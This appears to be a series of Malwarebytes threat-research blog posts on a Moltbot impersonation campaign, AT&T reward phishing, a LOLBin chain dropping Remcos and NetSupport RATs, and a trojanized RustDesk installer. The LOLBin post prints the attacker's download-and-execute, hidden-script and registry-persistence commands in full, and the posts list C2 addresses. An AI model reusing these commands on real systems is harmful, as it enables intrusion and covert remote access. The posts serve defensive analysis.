Reading view

Clawdbot’s rename to Moltbot sparks impersonation campaign

After the viral AI assistant Clawdbot was forced to rename to Moltbot due to a trademark dispute, opportunists moved quickly. Within days, typosquat domains and a cloned GitHub repository appeared—impersonating the project’s creator and positioning infrastructure for a potential supply-chain attack.

The code is clean. The infrastructure is not. With the GitHub downloads and star rating rapidly rising, we took a deep dive into how fake domains target viral open source projects.

Fake domains spring up to impersonate Moltbot's landing page

The background: Why was Clawdbot renamed?

In early 2026, Peter Steinberger’s Clawdbot became one of the fastest-growing open source projects on GitHub. The self-hosted assistant—described as “Claude with hands”—allowed users to control their computer through WhatsApp, Telegram, Discord, and similar platforms.

Anthropic later objected to the name. Steinberger complied and rebranded the project to Moltbot (“molt” being what lobsters do when they shed their shell).

During the rename, both the GitHub organization and X (formerly Twitter) handle were briefly released before being reclaimed. Attackers monitoring the transition grabbed them within seconds.

“Had to rename our accounts for trademark stuff and messed up the GitHub rename and the X rename got snatched by crypto shills.” — Peter Steinberger

“Had to rename our accounts for trademark stuff and messed up the GitHub rename and the X rename got snatched by crypto shills.” — Peter Steinberger

That brief gap was enough.

Impersonation infrastructure emerged

While investigating a suspicious repository, I uncovered a coordinated set of assets designed to impersonate Moltbot.

Domains

  • moltbot[.]you
  • clawbot[.]ai
  • clawdbot[.]you

Repository

  • github[.]com/gstarwd/clawbot — a cloned repository using a typosquatted variant of the former Clawdbot project name

Website

A polished marketing site featuring:

  • professional design closely matching the real project
  • SEO optimization and structured metadata
  • download buttons, tutorials, and FAQs
  • claims of 61,500+ GitHub stars lifted from the real repository

Evidence of impersonation

False attribution: The site’s schema.org metadata falsely claims authorship by Peter Steinberger, linking directly to his real GitHub and X profiles. This is explicit identity misrepresentation.

The site's metadata

Misdirection to an unauthorized repository: “View on GitHub” links send users to gstarwd/clawbot, not the official moltbot/moltbot repository.

Stolen credibility:The site prominently advertises tens of thousands of stars that belong to the real project. The clone has virtually none (although at the time of writing, that number is steadily rising).

The site advertises 61,500+ GitHub stars

Mixing legitimate and fraudulent links: Some links point to real assets, such as official documentation or legitimate binaries. Others redirect to impersonation infrastructure. This selective legitimacy defeats casual verification and appears deliberate.

Full SEO optimization: Canonical tags, Open Graph metadata, Twitter cards, and analytics are all present—clearly intended to rank the impersonation site ahead of legitimate project resources.

The ironic security warning: The impersonation site even warns users about scams involving fake cryptocurrency tokens—while itself impersonating the project.

The site warms about crypto scams.

Code analysis: Clean by design

I performed a static audit of the gstarwd/clawbot repository:

  • no malicious npm scripts
  • no credential exfiltration
  • no obfuscation or payload staging
  • no cryptomining
  • no suspicious network activity

The code is functionally identical to the legitimate project, which is not reassuring.

The threat model

The absence of malware is the strategy. Nothing here suggests an opportunistic malware campaign. Instead, the setup points to early preparation for a supply-chain attack.

The likely chain of events:

A user searches for “clawbot GitHub” or “moltbot download” and finds moltbot[.]you or gstarwd/clawbot.

The code looks legitimate and passes a security audit.

The user installs the project and configures it, adding API keys and messaging tokens. Trust is established.

At a later point, a routine update is pulled through npm update or git pull. A malicious payload is delivered into an installation the user already trusts.

An attacker can then harvest:

  • Anthropic API keys
  • OpenAI API keys
  • WhatsApp session credentials
  • Telegram bot tokens
  • Discord OAuth tokens
  • Slack credentials
  • Signal identity keys
  • full conversation histories
  • command execution access on the compromised machine

What’s malicious, and what isn’t

Clearly malicious

  • false attribution to a real individual
  • misrepresentation of popularity metrics
  • deliberate redirection to an unauthorized repository

Deceptive but not yet malware

  • typosquat domains
  • SEO manipulation
  • cloned repositories with clean code

Not present (yet)

  • active malware
  • data exfiltration
  • cryptomining

Clean code today lowers suspicion tomorrow.

A familiar pattern

This follows a well-known pattern in open source supply-chain attacks.

A user searches for a popular project and lands on a convincing-looking site or cloned repository. The code appears legitimate and passes a security audit.

They install the project and configure it, adding API keys or messaging tokens so it can work as intended. Trust is established.

Later, a routine update arrives through a standard npm update or git pull. That update introduces a malicious payload into an installation the user already trusts.

From there, an attacker can harvest credentials, conversation data, and potentially execute commands on the compromised system.

No exploit is required. The entire chain relies on trust rather than technical vulnerabilities.

How to stay safe

Impersonation infrastructure like this is designed to look legitimate long before anything malicious appears. By the time a harmful update arrives—if it arrives at all—the software may already be widely installed and trusted.

That’s why basic source verification still matters, especially when popular projects rename or move quickly.

Advice for users

  • Verify GitHub organization ownership
  • Bookmark official repositories directly
  • Treat renamed projects as higher risk during transitions

Advice for maintainers

  • Pre-register likely typosquat domains before public renames
  • Coordinate renames and handle changes carefully
  • Monitor for cloned repositories and impersonation sites

Pro tip: Malwarebytes customers are protected. Malwarebytes is actively blocking all known indicators of compromise (IOCs) associated with this impersonation infrastructure, preventing users from accessing the fraudulent domains and related assets identified in this investigation.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
  •  

Watch out for AT&T rewards phishing text that wants your personal details


A coworker shared this suspicious SMS where AT&T supposedly warns the recipient that their reward points are about to expire.

Phishing attacks are growing increasingly sophisticated, likely with help from AI. They’re getting better at mimicking major brands—not just in look, but in behavior. Recently, we uncovered a well-executed phishing campaign targeting AT&T customers that combines realistic branding, clever social engineering, and layered data theft tactics.

In this post, we’ll walk you through the investigation, screen by screen, explaining how the campaign tricks its victims and where the stolen data ends up.

This is the text message that started the investigation.

“Dear Customer,
Your AT&T account currently holds 11,430 reward points scheduled to expire on January 26, 2026.
Recommended redemption methods:
– AT&T Rewards Center: {Shortened link}
– AT&T Mobile App: Rewards section
AT&T is dedicated to serving you.”


The shortened URL led to https://att.hgfxp[.]cc/pay/, a website designed to look like an AT&T site in name and appearance.

All branding, headers, and menus were copied over, and the page was full of real links out to att.com.

But the “main event” was a special section explaining how to access your AT&T reward points.


After “verifying” their account with a phone number, the victim is shown a dashboard warning that their AT&T points are due to expire in two days. This short window is a common phishing tactic that exploits urgency and FOMO (fear of missing out).

The rewards on offer—such as Amazon gift cards, headphones, smartwatches, and more—are enticing and reinforce the illusion that the victim is dealing with a legitimate loyalty program.

To add even more credibility, after submitting a phone number, the victim gets to see a list of available gifts, followed by a final confirmation prompt.


At that point, the target is prompted to fill out a “Delivery Information” form requesting sensitive personal information, including name, address, phone number, email, and more. This is where the actual data theft takes place.

The form’s visible submission flow is smooth and professional, with real-time validation and error highlighting—just like you’d expect from a top brand. This is deliberate. The attackers use advanced front-end validation code to maximize the quality and completeness of the stolen information.


Behind the slick UI, the form is connected to JavaScript code that, when the victim hits “Continue,” collects everything they’ve entered and transmits it directly to the attackers. In our investigation, we deobfuscated their code and found a large “data” section.

The stolen data gets sent in JSON format via POST to https://att.hgfxp[.]cc/api/open/cvvInterface.

This endpoint is hosted on the attacker’s domain, giving them immediate access to everything the victim submits.

What makes this campaign effective and dangerous

  • Sophisticated mimicry: Every page is an accurate clone of att.com, complete with working navigation links and logos.
  • Layered social engineering: Victims are lured step by step, each page lowering their guard and increasing trust.
  • Quality assurance: Custom JavaScript form validation reduces errors and increases successful data capture.
  • Obfuscated code: Malicious scripts are wrapped in obfuscation, slowing analysis and takedown.
  • Centralized exfiltration: All harvested data is POSTed directly to the attacker’s command-and-control endpoint.

How to defend yourself

A number of red flags could have alerted the target that this was a phishing attempt:

  • The text was sent to 18 recipients at once.
  • It used a generic greeting (“Dear Customer”) instead of personal identification.
  • The sender’s number was not a recognized AT&T contact.
  • The expiration date changed if the victim visited the fake site on a later date.

Beyond avoiding unsolicited links, here are a few ways to stay safe:

  • Only access your accounts through official apps or by typing the official website (att.com) directly into your browser.
  • Check URLs carefully. Even if a page looks perfect, hover over links and check the address bar for official domains.
  • Enable multi-factor authentication for your AT&T and other critical accounts.
  • Use an up to date real-time anti-malware solution with a web protection module.

Pro tip: Malwarebytes Scam Guard recognized this text as a scam.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!

  •  

Can you use too many LOLBins to drop some RATs?

Recently, our team came across an infection attempt that stood out—not for its sophistication, but for how determined the attacker was to take a “living off the land” approach to the extreme.

The end goal was to deploy Remcos, a Remote Access Trojan (RAT), and NetSupport Manager, a legitimate remote administration tool that’s frequently abused as a RAT. The route the attacker took was a veritable tour of Windows’ built-in utilities—known as LOLBins (Living Off the Land Binaries).

Both Remcos and NetSupport are widely abused remote access tools that give attackers extensive control over infected systems and are often delivered through multi-stage phishing or infection chains.

Remcos (short for Remote Control & Surveillance) is sold as a legitimate Windows remote administration and monitoring tool but is widely used by cybercriminals. Once installed, it gives attackers full remote desktop access, file system control, command execution, keylogging, clipboard monitoring, persistence options, and tunneling or proxying features for lateral movement.

NetSupport Manager is a legitimate remote support product that becomes “NetSupport RAT” when attackers silently install and configure it for unauthorized access.


Let’s walk through how this attack unfolded, one native command at a time.

Stage 1: The subtle initial access

The attack kicked off with a seemingly odd command:

C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"

At first glance, you might wonder: why not just run mshta.exe directly? The answer lies in defense evasion.

By roping in forfiles.exe, a legitimate tool for running commands over batches of files, the attacker muddied the waters. This makes the execution path a bit harder for security tools to spot. In essence, one trusted program quietly launches another, forming a chain that’s less likely to trip alarms.

Stage 2: Fileless download and staging

The mshta command fetched a remote HTA file that immediately spawned cmd.exe, which rolled out an elaborate PowerShell one-liner:

powershell.exe -NoProfile -Command

curl -s -L -o "<random>.pdf" (attacker-ip}/socket;

mkdir "<random>";

tar -xf "<random>.pdf" -C "<random>";

Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"

Here’s what that does:

PowerShell’s built-in curl downloaded a payload disguised as a PDF, which in reality was a TAR archive. Then, tar.exe (another trusted Windows add-on) unpacked it into a randomly named folder. The star of this show, however, was glaxnimate.exe—a trojanized version of real animation software, primed to further the infection on execution. Even here, the attacker relies entirely on Windows’ own tools—no EXE droppers or macros in sight.

Stage 3: Staging in plain sight

What happened next? The malicious Glaxnimate copy began writing partial files to C:\ProgramData:

  • SETUP.CAB.PART
  • PROCESSOR.VBS.PART
  • PATCHER.BAT.PART

Why .PART files? It’s classic malware staging. Drop files in a half-finished state until the time is right—or perhaps until the download is complete. Once the coast is clear, rename or complete the files, then use them to push the next payloads forward.

Scripting the core elements of infection

Stage 4: Scripting the launch

Malware loves a good script—especially one that no one sees. Once fully written, Windows Script Host was invoked to execute the VBScript component:

"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"

The VBScript used IWshShell3.Run to silently spawn cmd.exe with a hidden window so the victim would never see a pop-up or black box.

IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");

The batch file’s job?

expand setup.cab -F:* C:\ProgramData

Use the expand utility to extract all the contents of the previously dropped setup.cab archive into ProgramData—effectively unpacking the NetSupport RAT and its helpers.

Stage 5: Hidden persistence

To make sure their tool survived a restart, the attackers opted for the stealthy registry route:

reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f

Unlike old-school Run keys, UserInitMprLogonScript isn’t a usual suspect and doesn’t open visible windows. Every time the user logged in, the RAT came quietly along for the ride.

Final thoughts

This infection chain is a masterclass in LOLBin abuse and proof that attackers love turning Windows’ own tools against its users. Every step of the way relies on built-in Windows tools: forfiles, mshta, curl, tar, scripting engines, reg, and expand.

So, can you use too many LOLBins to drop a RAT? As this attacker shows, the answer is “not yet.” But each additional step adds noise, and leaves more breadcrumbs for defenders to follow. The more tools a threat actor abuses, the more unique their fingerprints become.

Stay vigilant. Monitor potential LOLBin abuse. And never trust a .pdf that needs tar.exe to open.


Despite the heavy use of LOLBins, Malwarebytes still detects and blocks this attack. It blocked the attacker’s IP address and detected both the Remcos RAT and the NetSupport client once dropped on the system.

Malwarebytes blocks the IP 79.141.162.189

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
  •  

How real software downloads can hide remote backdoors

It starts with a simple search.

You need to set up remote access to a colleague’s computer. You do a Google search for “RustDesk download,” click one of the top results, and land on a polished website with documentation, downloads, and familiar branding.

You install the software, launch it, and everything works exactly as expected.

What you don’t see is the second program that installs alongside it—one that quietly gives attackers persistent access to your computer.

That’s exactly what we observed in a campaign using the fake domain rustdesk[.]work.

The bait: a near-perfect impersonation



We identified a malicious website at rustdesk[.]work impersonating the legitimate RustDesk project, which is hosted at rustdesk.com. The fake site closely mirrors the real one, complete with multilingual content and prominent warnings claiming (ironically) that rustdesk[.]work is the only official domain.

This campaign doesn’t exploit software vulnerabilities or rely on advanced hacking techniques. It succeeds entirely through deception. When a website looks legitimate and the software behaves normally, most users never suspect anything is wrong.

The fake site in Chinese

The fake site in English

What happens when you run the installer

The installer performs a deliberate bait-and-switch:

  1. It installs real RustDesk, fully functional and unmodified
  2. It quietly installs a hidden backdoor, a malware framework known as Winos4.0

The user sees RustDesk launch normally. Everything appears to work. Meanwhile, the backdoor quietly establishes a connection to the attacker’s server.

By bundling malware with working software, attackers remove the most obvious red flag: broken or missing functionality. From the user’s point of view, nothing feels wrong.

Inside the infection chain

The malware executes through a staged process, with each step designed to evade detection and establish persistence:

Stage 1: The trojanized installer


The downloaded file (rustdesk-1.4.4-x86_64.exe) acts as both dropper and decoy. It writes two files to disk:

  • The legitimate RustDesk installer, which is executed to maintain cover
  • logger.exe, the Winos4.0 payload

The malware hides in plain sight. While the user watches RustDesk install normally, the malicious payload is quietly staged in the background.

Stage 2: Loader execution

The logger.exe file is a loader — its job is to set up the environment for the main implant. During execution, it:

  • Creates a new process
  • Allocates executable memory
  • Transitions execution to a new runtime identity: Libserver.exe

This loader-to-implant handoff is a common technique in sophisticated malware to separate the initial dropper from the persistent backdoor.

By changing its process name, the malware makes forensic analysis harder. Defenders looking for “logger.exe” won’t find a running process with that name.

Stage 3: In-memory module deployment

The Libserver.exe process unpacks the actual Winos4.0 framework entirely in memory. Several WinosStager DLL modules—and a large ~128 MB payload—are loaded without being written to disk as standalone files.

Traditional antivirus tools focus on scanning files on disk (file-based detection). By keeping its functional components in memory only, the malware significantly reduces the effectiveness of file-based detection. This is why behavioral analysis and memory scanning are critical for detecting threats like Winos4.0.

The hidden payload: Winos4.0

The secondary payload is identified as Winos4.0 (WinosStager): a sophisticated remote access framework that has been observed in multiple campaigns, particularly targeting users in Asia.

Once active, it allows attackers to:

  • Monitor victim activity and capture screenshots
  • Log keystrokes and steal credentials
  • Download and execute additional malware
  • Maintain persistent access even after system reboots

This isn’t simple malware—it’s a full-featured attack framework. Once installed, attackers have a foothold they can use to conduct espionage, steal data, or deploy ransomware at a time of their choosing.

Technical detail: How the malware hides

The malware employs several techniques to avoid detection:

What it doesHow it achieves thisWhy it matters
Runs entirely in memoryLoads executable code without writing filesEvades file-based detection
Detects analysis environmentsChecks available system memory and looks for debugging toolsPrevents security researchers from analyzing its behavior
Checks system languageQueries locale settings via the Windows registryMay be used to target (or avoid) specific geographic regions
Clears browser historyInvokes system APIs to delete browsing dataRemoves evidence of how the victim found the malicious site
Hides configuration in the registryStores encrypted data in unusual registry pathsHides configuration from casual inspection

Command-and-control activity

Shortly after installation, the malware connects to an attacker-controlled server:

  • IP: 207.56.13[.]76
  • Port: 5666/TCP

This connection allows attackers to send commands to the infected machine and receive stolen data in return. Network analysis confirmed sustained two-way communication consistent with an established command-and-control session.

How the malware blends into normal traffic

The malware is particularly clever in how it disguises its network activity:

DestinationPurpose
207.56.13[.]76:5666Malicious: Command-and-control server
209.250.254.15:21115-21116Legitimate: RustDesk relay traffic
api.rustdesk.com:443Legitimate: RustDesk API

Because the victim installed real RustDesk, the malware’s network traffic is mixed with legitimate remote desktop traffic. This makes it much harder for network security tools to identify the malicious connections: the infected computer looks like it’s just running RustDesk.

What this campaign reveals

This attack demonstrates a troubling trend: legitimate software used as camouflage for malware.

The attackers didn’t need to find a zero-day vulnerability or craft a sophisticated exploit. They simply:

  1. Registered a convincing domain name
  2. Cloned a legitimate website
  3. Bundled real software with their malware
  4. Let the victim do the rest

This approach works because it exploits human trust rather than technical weaknesses. When software behaves exactly as expected, users have no reason to suspect compromise.

Indicators of compromise

